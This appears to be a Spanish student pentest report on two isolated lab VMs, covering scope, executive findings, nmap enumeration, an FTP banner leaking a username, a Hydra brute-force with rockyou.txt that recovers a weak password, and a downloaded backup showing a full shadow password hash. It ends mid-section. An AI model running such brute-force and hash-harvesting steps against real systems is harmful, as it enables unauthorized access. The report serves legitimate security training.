

EXAMEN 2 – GRUPO B

PENTESTING A SARRIONTECH



Expediente	Examen 2 – Grupo B
Código de autenticación	20260312
Empresa auditada	SarrionTech
Analista	Marina del Pilar López Oliva
Clasificación	CONFIDENCIAL – Uso interno SarrionTech
Fecha de ejecución	12/03/2026
Fecha del informe	13/03/2026
Entorno	Laboratorio aislado – VMs .OVA
Versión	1.0

Índice

Declaración de confidencialidad.....	3
Exención de responsabilidad.....	4
Ámbito de aplicación (Scope).....	5
Objetivo.....	5
Tipo de prueba.....	6
Activos incluidos.....	6
Metodología y reglas de engagement (RoE).....	6
Restricciones (Fuera de alcance).....	7
Entorno y condiciones.....	7
Resumen ejecutivo.....	8
Resultado global.....	8
Hallazgos principales.....	8
Recomendaciones priorizadas.....	9
Informe técnico.....	9
Metodología y control de evidencias.....	9
Preparación del entorno y descubrimiento de hosts.....	10
Activo Examen2B (192.168.56.106).....	11
Activo HEEexamen2ok (192.168.56.122).....	18
Vectores de ataque.....	26
Resumen técnico de la cadena de ataque.....	27
Recomendaciones técnicas.....	27
Conclusiones.....	28
Anexos.....	28
Criterio de severidad.....	28
Inventario activos.....	28
Evidencias.....	28
Herramientas.....	29

Declaración de confidencialidad

De una parte, **SarrionTech** (en adelante, el **Cliente**), y de otra, **Marina del Pilar López Oliva** (en adelante, el **Consultor**), acuerdan que el Cliente requiere los servicios del Consultor para la realización de una **prueba de penetración ética (pentesting)** sobre los sistemas designados en el apartado **Ámbito de aplicación (Scope)**, con la finalidad exclusiva de **identificar, verificar y evaluar vulnerabilidades de seguridad** para su posterior corrección.

A efectos del presente documento, se considera **Información Confidencial** cualquier dato, documentación, evidencia, hallazgo, método, procedimiento o conocimiento al que el Consultor tenga acceso como resultado directo o indirecto de la realización del pentesting, incluyendo, entre otros:

- Vulnerabilidades, configuraciones erróneas, pruebas de concepto (PoC), exploits específicos y vectores de ataque descubiertos.
- Credenciales (reales o generadas), secretos, tokens, claves, hashes y cualquier material de autenticación.
- Configuraciones, direcciones IP, nombres de host, topologías de red, esquemas de infraestructura y detalles de servicios.
- Información técnica, reportes, evidencias y hallazgos generados durante el trabajo (incluidas capturas de pantalla).
- Cualquier dato de carácter personal o corporativo alojado o accesible desde los sistemas auditados.

El Consultor se compromete formalmente a:

1. **Secreto profesional:** Mantener confidencialidad absoluta sobre la Información Confidencial obtenida, con carácter indefinido, salvo requerimiento legal o autorización expresa y por escrito del Cliente.
2. **Uso restringido:** Utilizar la Información Confidencial única y exclusivamente para los fines descritos en el presente encargo y dentro del Scope acordado.
3. **No divulgación:** No revelar, ceder, publicar ni comunicar Información Confidencial a terceros sin consentimiento previo, expreso y por escrito del Cliente.

4. **Custodia segura:** Implementar medidas razonables y proporcionales de seguridad para proteger la Información Confidencial durante la ejecución del proyecto (p. ej., cifrado de almacenamiento, control de accesos, y minimización de copias).

Propiedad de los entregables: Salvo pacto escrito distinto, todos los hallazgos, evidencias y el informe final derivados de las pruebas serán **propiedad exclusiva de SarrionTech**. El Cliente queda autorizado a **usar y compartir internamente** el Informe para fines de remediación, auditoría y mejora de la seguridad.

Retención y destrucción: Una vez finalizado el servicio y transcurridos **30 días naturales**, el Consultor se obliga a eliminar de forma segura cualquier copia de Información Confidencial almacenada en sus sistemas, salvo que la ley o el Cliente exijan su conservación.

Legislación aplicable: Este acuerdo se regirá por la **legislación española**.

Exención de responsabilidad

El Cliente reconoce y acepta que las pruebas de pentesting implican la ejecución de técnicas que simulan ataques reales. Aunque el Consultor actuará con la máxima diligencia profesional y siguiendo buenas prácticas y referencias reconocidas (por ejemplo, OWASP, PTES y NIST SP 800-115), existe un riesgo inherente de:

- Interrupción temporal de servicios,
- Degradación del rendimiento,
- Inestabilidad del sistema,
- Cambios no intencionados derivados de la explotación controlada o de herramientas automatizadas.

El Cliente declara y garantiza que:

- Posee derechos legales y autorización suficiente sobre los sistemas objeto de análisis,
- Ha realizado (o ha verificado la existencia de) copias de seguridad adecuadas,
- Ha obtenido las autorizaciones necesarias de terceros si fuera aplicable.

El Consultor no será responsable de:

- Pérdidas de datos por ausencia o insuficiencia de copias de seguridad,

- Daños derivados de vulnerabilidades preexistentes ajenas al trabajo realizado,
- Uso indebido, implementación incorrecta o interpretación errónea de las recomendaciones del Informe por parte de terceros.

Límite de responsabilidad: En la medida permitida por la normativa aplicable, la responsabilidad total del Consultor derivada de este servicio quedará limitada a los daños directos demostrables causados por negligencia grave en la ejecución del trabajo y, en todo caso, **no excederá el alcance del servicio contratado**. Quedan excluidos daños indirectos, lucro cesante y pérdidas derivadas de decisiones operativas del Cliente basadas en el Informe.

Naturaleza del servicio: El Cliente reconoce que el pentesting constituye una evaluación puntual basada en el estado de los activos en las fechas de ejecución, por lo que no garantiza la ausencia total de vulnerabilidades.

Uso del informe: El Informe debe emplearse únicamente para fines de mejora de seguridad, remediación y gestión de riesgos. El Consultor no asume responsabilidad por el uso del Informe fuera de su finalidad o fuera del Scope establecido.

Mediante la recepción de este Informe, el Cliente reconoce los riesgos asociados a la ejecución de las pruebas dentro del Scope y renuncia a reclamar daños y perjuicios dentro de los límites establecidos, sin perjuicio de los derechos irrenunciables que pudieran corresponderle conforme a la ley.

Ámbito de aplicación (Scope)

El alcance ha sido definido y pactado con la empresa **SarrionTech**. Las actividades se realizaron en las siguientes fechas:

- **Ejecución de pruebas:** 12/03/2026
- **Redacción del informe:** 13/03/2026

Objetivo

El objetivo de la prueba es analizar la seguridad de un conjunto de máquinas en un segmento de red controlado por SarrionTech, identificando vulnerabilidades y/o configuraciones erróneas, intentando escalar privilegios hasta el máximo nivel posible y proponiendo medidas de corrección.

Adicionalmente, se evaluarán técnicas de persistencia, siempre dentro del entorno de laboratorio autorizado y debidamente documentadas.

Tipo de prueba

Prueba realizada conforme al acceso proporcionado y al entorno entregado por el Cliente (máquinas virtuales). El nivel de conocimiento previo se considera **caja gris** (enfoque basado en enumeración y verificación técnica a partir del acceso disponible). No se proporcionaron credenciales iniciales, por lo que el enfoque fue predominantemente de enumeración.

Activos incluidos

Se incluyen los siguientes activos:

- **Máquinas virtuales** proporcionadas por SarrionTech en formato **.ova**, desplegadas en el entorno local de pruebas del Consultor.
- **Segmento de red de laboratorio** configurado por el Consultor, con las máquinas en modo «Adaptador solo anfitrión» (*Host-Only*).

> Nota: El inventario final (IPs, nombres de host, roles/servicios) se detallará en el apartado de “Activos” del informe técnico.

Metodología y reglas de engagement (RoE)

Metodología (alto nivel):

- Enumeración de red y servicios.
- Revisión de configuraciones y versiones expuestas.
- Identificación y verificación de vulnerabilidades.
- Explotación controlada para demostrar impacto.
- Escalada de privilegios dentro del alcance.
- Persistencia controlada únicamente sobre las VMs del laboratorio y siempre documentada.
- Obtención de evidencias mediante capturas de pantalla durante la ejecución.

Reglas de engagement (RoE):

- Ventana de pruebas: 12/03/2026 (entorno de laboratorio).
- Comunicación de críticos: si se identifica una vulnerabilidad crítica con impacto inmediato (p. ej., ejecución remota o acceso a credenciales), se documentará con prioridad y se reflejará en el Resumen Ejecutivo y en la Tabla de vulnerabilidades.
- Minimización de impacto: se priorizarán técnicas de validación controlada, evitando acciones destructivas o de alto riesgo.
- Gestión de evidencias: las capturas y evidencias se obtendrán durante la ejecución y se conservarán bajo custodia segura hasta la entrega.
- Limpieza/rollback: se documentará cualquier cambio realizado y se revertirá/retirará al finalizar, salvo autorización explícita del Cliente.

Restricciones (Fuera de alcance)

Queda expresamente fuera del análisis:

- Cracking de la contraseña del administrador y/o ataques de diccionario orientados a ese fin.
- Ataques de denegación de servicio (DoS) contra cualquiera de las máquinas.
- Cualquier acción fuera del entorno de laboratorio proporcionado (no aplica a sistemas reales o de producción).
- Cualquier técnica que implique propagación no controlada o que pueda afectar a terceros.

Entorno y condiciones

- Las pruebas se realizan en un entorno aislado mediante **red solo anfitrión (Host-Only)** para evitar impactos en redes externas.
- Las evidencias (capturas) deben corresponder al periodo de ejecución y a la **carpeta de evidencias** conforme a los criterios del encargo.

Gestión de evidencias: Conforme al criterio de entrega establecido, las capturas de pantalla fueron recopiladas durante la ejecución de las pruebas (12/03/2026) y se entregaron en un archivo .ZIP que contiene el conjunto completo de evidencias. **No se han incluido ni generado capturas posteriores a dicha fecha.**

Resumen ejecutivo

A solicitud de **SarrionTech**, se realizó una prueba de penetración ética sobre dos máquinas virtuales proporcionadas por la organización, ejecutada en un **entorno de laboratorio aislado (Host-Only)**, con el objetivo de identificar debilidades que permitan **acceso no autorizado, exposición de información y/o aumento de privilegios**, y proponer medidas de corrección.

- **Ejecución de pruebas:** 12/03/2026
- **Emisión del informe:** 13/03/2026

Activos evaluados:

- **HEExamen2ok** — 192.168.56.122
- **Examen2B** — 192.168.56.106

El presente informe resume los hallazgos identificados durante la evaluación, así como recomendaciones orientadas a reducir la superficie de ataque y mejorar el nivel de seguridad de los sistemas analizados.

Resultado global

Nivel de riesgo global estimado: ALTO.

Durante la evaluación se **demostró acceso no autorizado** a uno de los activos y se verificó la **exposición de información sensible** en el otro. En un contexto real, estas condiciones incrementan de forma significativa la probabilidad de compromiso, fuga de información y escalada del impacto.

Hallazgos principales

ID	Activo	Severidad	Descripción ejecutiva	Impacto potencial
H-01	HEExamen2ok (192.168.56.122)	Alta	Acceso no autorizado mediante componente de administración accesible desde red; se obtuvo sesión como el usuario “paella” sin disponer de su contraseña.	Punto de entrada inicial que puede habilitar acceso continuado y facilitar aumento de privilegios.
H-02	Examen2B (192.168.56.106)	Alta	Acceso a servicio de intercambio de archivos con credenciales débiles; se descargó un archivo de respaldo con información sensible (backup_matilda.txt).	Exposición de información y potencial reutilización para accesos posteriores.

Tras el acceso inicial demostrado en ambos activos, se identificó capacidad de progresión (escalada de privilegios y persistencia). Esta capacidad incrementa el impacto hasta control ampliado del sistema si no se aplican medidas de hardening.

Recomendaciones priorizadas

1. **Contención inmediata:** restringir el acceso a componentes de administración expuestos (solo redes autorizadas) y aplicar corrección/actualización correspondiente en HEEexamen2ok.
2. **Reducción de exposición:** retirar o sustituir el servicio de intercambio de archivos expuesto en Examen2B y eliminar respaldos/archivos sensibles de ubicaciones accesibles desde red.
3. **Gestión de credenciales:** reforzar política de contraseñas, rotar credenciales potencialmente comprometidas y revisar cuentas habilitadas.
4. **Endurecimiento del sistema:** aplicar medidas de endurecimiento y revisión de permisos para minimizar la progresión tras un acceso inicial.
5. **Trazabilidad y monitorización:** activar/revisar registros de acceso y establecer alertas ante comportamientos anómalos.

Informe técnico

El presente informe técnico **documenta de forma detallada** las actividades realizadas durante la evaluación de seguridad, proporcionando al personal técnico la información necesaria para **comprender, validar y reproducir** cada acción efectuada.

Como sistema atacante se ha utilizado una máquina con **Kali Linux**, operando con un usuario con privilegios administrativos. Durante la auditoría se han empleado las siguientes herramientas: **Netdiscover, Nmap y Metasploit Framework**.

Metodología y control de evidencias

La evaluación se condujo mediante un enfoque de pentesting clásico orientado a entorno interno/laboratorio, estructurado en:

- 1) Preparación del entorno del equipo auditor y confirmación de conectividad.
- 2) Descubrimiento de hosts en el segmento objetivo.
- 3) Enumeración de puertos y servicios expuestos.

- 4) Identificación de vulnerabilidades asociadas a servicios/versión/configuración.
- 5) Validación práctica (cuando procede) para demostrar impacto.
- 6) Post-explotación: enumeración local, análisis de escalada de privilegios y persistencia (con diferenciación explícita entre acciones evidenciadas y escenarios potenciales).

Todas las evidencias (capturas) utilizadas para sustentar este informe fueron generadas durante la ejecución del 12/03/2026 y se entregaron en el **ZIP de las capturas iniciales**. No se incluyen capturas posteriores a esa fecha, conforme al criterio de entrega.

Los **activos evaluados** son:

- **Examen2B** — IP: 192.168.56.106
- **HEExamen2ok** — IP: 192.168.56.122

Preparación del entorno y descubrimiento de hosts

Se verificó la configuración de red del equipo auditor (Kali) en el segmento 192.168.56.0/24, con IP 192.168.56.105 asignada a la interfaz activa.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
    000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.105/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 561sec preferred_lft 561sec
    inet6 fd17:625c:f037:2:423f:d0d:da61:c314/64 scope global dynamic noprefixroute
        valid_lft 86323sec preferred_lft 14323sec
    inet6 fe80::3376:f5fd:ad21:5735/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 1. Verificación de direccionamiento del equipo auditor.

Se identificaron hosts activos en el segmento objetivo, observándose al menos tres respuestas ARP y consolidando como objetivos de análisis los hosts 192.168.56.106 y 192.168.56.122.

Currently scanning: Finished! Screen View: Unique Hosts					
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.56.100	08:00:27:5b:45:ad	1	60	PCS Systemtechnik GmbH	
192.168.56.106	08:00:27:ff:3b:78	1	60	PCS Systemtechnik GmbH	
192.168.56.122	08:00:27:4c:f1:95	1	60	PCS Systemtechnik GmbH	

Figura 2. Descubrimiento de hosts activos en la red.

Activo Examen2B (192.168.56.106)

Se ejecutaron escaneos de servicios y versiones sobre 192.168.56.106, identificando la exposición de: (ver Figura 3).

- 21/TCP: FTP (vsftpd 2.0.8 o posterior)
- 22/TCP: SSH (OpenSSH 8.9p1 Ubuntu 3ubuntu0.13)

```

$ nmap -sV 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:04 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00014s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds

```

Figura 3. Identificación de servicios y versiones en Examen2B.

```

$ nmap -A 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:06 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00091s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 6b:9c:22:15:9a:fb:ae:cf:cf:71:e2:3e:b4:42:b1:f4 (ECDSA)
|_ 256 44:09:24:47:53:8e:7f:31:91:70:54:7b:9b:bc:d4:45 (ED25519)
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/
o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6
.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.91 ms  192.168.56.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .

```

Figura 4. Enumeración ampliada de servicios y huellas SSH.

Se confirmó con escaneo completo de puertos que únicamente se encontraban abiertos 21/TCP y 22/TCP.

```
(kali@kali)-[~]
$ nmap -p- -T4 --min-rate 1000 -sS 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:16 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
```

Figura 5. Confirmación full-port: puertos 21/TCP y 22/TCP expuestos.

```
(kali@kali)-[~]
$ nmap -p- --min-rate 5000 -T4-sS 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 15:06 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.000092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
```

Figura 6. Escaneo adicional full-port confirmatorio.

Se realizó una verificación adicional de servicios específicos (scripts por puerto), reforzando la evidencia de versiones y fingerprints.

```
$ nmap -sCV -p22 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:17 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00043s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 6b:9c:22:15:9a:fb:ae:cf:cf:71:e2:3e:b4:42:b1:f4 (ECDSA)
|_  256 44:09:24:47:53:8e:7f:31:91:70:54:7b:9b:bc:d4:45 (ED25519)
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

(kali@kali)-[~]
$ nmap -sCV -p21 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:19 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00059s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figura 7. Enumeración específica del servicio SSH y FTP.

> Observación: la superficie expuesta es reducida (dos servicios), pero ambos son vectores habituales de compromiso si existen credenciales débiles, usuarios enumerables o mala gestión de información sensible.

Se revisaron capacidades del servicio SSH, incluyendo métodos de autenticación soportados. Se observó soporte de autenticación mediante **password** y **publickey**, lo que implica que el servicio admite contraseña si existe un usuario válido.

```

$ nmap -p22 --script "ssh-auth-methods,ssh2-enum-algos" 192.168.56.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 13:25 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys-
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00050s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
| Supported authentication methods:
| publickey
| password
|_ ssh2-enum-algos:
|_ kex_algorithms: (11)
|   curve25519-sha256
|   curve25519-sha256@libssh.org
|   ecdh-sha2-nistp256
|   ecdh-sha2-nistp384
|   ecdh-sha2-nistp521
|   sntrup761x25519-sha512@openssh.com
|   diffie-hellman-group-exchange-sha256
|   diffie-hellman-group16-sha512
|   diffie-hellman-group18-sha512
|   diffie-hellman-group14-sha256
|   kex-strict-s-v00@openssh.com
|_ server_host_key_algorithms: (4)
|   rsa-sha2-512

```

Figura 8. Métodos de autenticación y algoritmos soportados en SSH.

```

server_host_key_algorithms: (4)
|   rsa-sha2-512
|   rsa-sha2-256
|   ecdsa-sha2-nistp256
|   ssh-ed25519
encryption_algorithms: (6)
|   chacha20-poly1305@openssh.com
|   aes128-ctr
|   aes192-ctr
|   aes256-ctr
|   aes128-gcm@openssh.com
|   aes256-gcm@openssh.com
mac_algorithms: (10)
|   umac-64-etm@openssh.com
|   umac-128-etm@openssh.com
|   hmac-sha2-256-etm@openssh.com
|   hmac-sha2-512-etm@openssh.com
|   hmac-sha1-etm@openssh.com
|   umac-64@openssh.com
|   umac-128@openssh.com
|   hmac-sha2-256
|   hmac-sha2-512
|   hmac-sha1
compression_algorithms: (2)
|   none
|   zlib@openssh.com

```

Figura 9. Algoritmos criptográficos adicionales.

Se verificó el banner de SSH con script de Nmap, confirmando versión exacta reportada por el servicio.

```
(kali㉿kali)-[~]
└─$ nmap -sV --script=banner 192.168.56.106 -p22
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 14:59 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sys
tem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
MAC Address: 08:00:27:FF:3B:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Figura 10. Banner del servicio SSH.

Se realizaron intentos de autenticación sin credenciales válidas como comprobación básica, obteniendo denegación.

```
└─$ ssh kali@192.168.56.106
kali@192.168.56.106's password:
Permission denied, please try again.
kali@192.168.56.106's password:
Permission denied, please try again.
kali@192.168.56.106's password:
kali@192.168.56.106: Permission denied (publickey,password).
```

Figura 11. Intento de acceso por SSH sin credenciales válidas.


Evaluación de riesgo (SSH)

La exposición del servicio SSH a redes no administrativas aumenta la superficie de ataque y facilita intentos de autenticación no autorizados si no existen controles adecuados (restricción por red, autenticación fuerte o limitación de intentos). El riesgo aumenta si:

- existen usuarios fáciles de adivinar,
- contraseñas débiles,
- ausencia de políticas de bloqueo/limitación de intentos,
- o exposición innecesaria a redes no administrativas.

Se validó el banner del servicio FTP mediante conexión directa, observando un mensaje explícito: “User mariano allowed using his password!”.

Este comportamiento constituye una **enumeración de usuario** (user enumeration), ya que confirma la existencia/validez del usuario “mariano” desde red.



```
(kali@kali)-[~]  
$ nc 192.168.56.106 21  
220 User mariano allowed using his password!
```

Figura 12. Banner FTP revelando usuario permitido "mariano".


Impacto de enumeración de usuario

La confirmación de usuarios reduce drásticamente el esfuerzo de un atacante, ya que:

- elimina la incertidumbre del nombre de usuario,
- permite concentrar intentos sobre un usuario real,
- y facilita ataques de contraseña (diccionario/fuerza bruta controlada).

Se realizaron pruebas controladas de validación de credenciales mediante Hydra.

Se validó la posibilidad de autenticación mediante prueba controlada de credenciales. Se obtuvo credencial válida para “mariano” y se consiguió acceso al FTP.



```
(kali@kali)-[~]  
$ hydra -l mariano -P /home/kali/Desktop/rockyou.txt ftp://192.168.56.106  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret  
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and  
ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-12 15:13:15  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p  
revious session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965  
25 tries per task  
[DATA] attacking ftp://192.168.56.106:21/  
21][ftp] host: 192.168.56.106 login: mariano password: 121212  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-12 15:13:57  
(kali@kali)-[~]
```

Figura 13. Fuerza bruta para la obtención de credenciales del usuario mariano.

```
(kali㉿kali)-[~]  
$ ftp 192.168.56.106  
Connected to 192.168.56.106.  
220 User mariano allowed using his password!  
Name (192.168.56.106:kali): mariano  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Figura 14. Acceso por FTP con autenticado exitoso.

> Nota de conformidad con restricciones: la restricción explícita del ejercicio indica que queda fuera el “cracking de la contraseña del administrador”. En este caso, la validación se efectuó sobre un usuario no administrador (“mariano”) y con el objetivo de demostrar impacto por credenciales débiles. No se realizaron acciones de denegación de servicio.

Una vez dentro del servicio FTP, se enumeró el directorio accesible, identificando un fichero de respaldo, **backup_matilda.txt**.

```
Using binary mode to transfer files.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||50002|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 ftp      ftp          4096 Mar 01 17:35 .  
drwxr-xr-x  2 ftp      ftp          4096 Mar 01 17:35 ..  
-rw-r--r--  1 ftp      ftp          134 Mar 01 17:35 backup_matilda.txt  
226 Directory send OK.  
ftp> pwd  
Remote directory: /  
ftp> cd /  
250 Directory successfully changed.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||50041|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 ftp      ftp          4096 Mar 01 17:35 .  
drwxr-xr-x  2 ftp      ftp          4096 Mar 01 17:35 ..  
-rw-r--r--  1 ftp      ftp          134 Mar 01 17:35 backup_matilda.txt  
226 Directory send OK.
```

Figura 15. Enumeración de ficheros vía FTP e identificación del backup.

Se descargó el fichero para su análisis.


```
228 Directory send OK.  
ftp> get backup_matilda.txt  
local: backup_matilda.txt remote: backup_matilda.txt  
229 Entering Extended Passive Mode (|||50009|)  
150 Opening BINARY mode data connection for backup_matilda.txt (134 bytes).  
100% |*****| 134 137.60 KiB/s 00:00 ETA  
226 Transfer complete.  
134 bytes received in 00:00 (41.98 KiB/s)  
ftp> █
```

Figura 16. Descarga del archivo `backup_matilda.txt`

Tras revisar el contenido, se observó información con estructura equivalente a un registro de credenciales hash (formato típico de “shadow”) para el usuario **matilda**.

```
(kali@kali)-[~]  
$ cat backup_matilda.txt  
matilda:$6$JRxa3o3u8.9KlpLE$h1ozLA.aJ/wm82Y4zGks7TdkRA3vS3QyldwKr6vuJsdHdxuKbrZ76fVZJdjDTQXAu6Bf  
vVlVq6WgPqDZ3qQ0h.:20513:0:99999:7:::
```

Figura 17. Contenido del backup: hash asociado a usuario **matilda**.

Impacto técnico del hallazgo

La exposición de hashes o material de autenticación conlleva, en términos prácticos:

- posibilidad de intentar recuperar contraseñas mediante ataques offline (sin interactuar con el sistema objetivo),
- riesgo de reutilización de contraseñas por parte de usuarios,
- incremento de probabilidad de acceso por otros canales (p. ej., acceso remoto) si la contraseña fuese recuperada o reutilizada.

> Esta sección describe **escenarios técnicos plausibles** a partir de evidencias demostradas (usuario válido + acceso a FTP + obtención de hash), sin afirmar acciones no evidenciadas en capturas.

A partir del hash recuperado, sería posible intentar su descifrado fuera del sistema.

```
